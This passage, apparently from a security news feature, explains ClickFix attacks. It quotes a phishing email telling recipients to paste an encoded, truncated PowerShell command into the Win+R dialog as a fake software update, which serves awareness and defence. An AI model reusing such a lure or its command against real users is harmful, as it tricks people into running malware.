



Image source: Proofpoint


How the attack is performed?

While initial clickfix attacks used HTML pages and fake update lures, now the lures are only getting cleverer and cleverer.

“The list of threats that ClickFix attacks lead to is growing by the day, including infostealers, ransomware, remote access trojans, cryptominers, post-exploitation tools, and even custom malware from nation-state-aligned threat actors.” - Jiri Kropác Director, Threat Prevention Labs at ESET



From Security Agent <resizenreyl6@web.de> 

Bcc 

Reply to Security Agent <resizenreysl6@web.de> 

Subject **Important Software Update: Action Required.**

 Reply  Reply All  Forward  Archive  Junk  Delete  More

9/5/2024, 6:58 PM

Important Software Update Required

Hello,

Attached to this email, you will find the new connection details. Unfortunately, it appears that the attached file cannot be read with your current software version. To access the new connection details, please update your client by following the instructions below:

1. Copy the command below:

```
powershell -enc  
cABvAHcAZQByAHMAaABlAGwAbAAgAC0AdwAgAGgAIAAtAG4AbwBwACAALQBjACAAIgAoAGkAdw
```

2. Press **Win + R** on your keyboard.
3. Paste the command into the field and press **Enter**.

This update is necessary to access the latest connection details and ensure the continued security and performance of your software. We recommend completing this update as soon as possible.

Thank you for keeping your software up to date!




Image source: Proofpoint

While the method explained in the beginning of this feature is one technique, there is another variation of this attack technique where hackers first compromise a website and inject malicious JavaScript 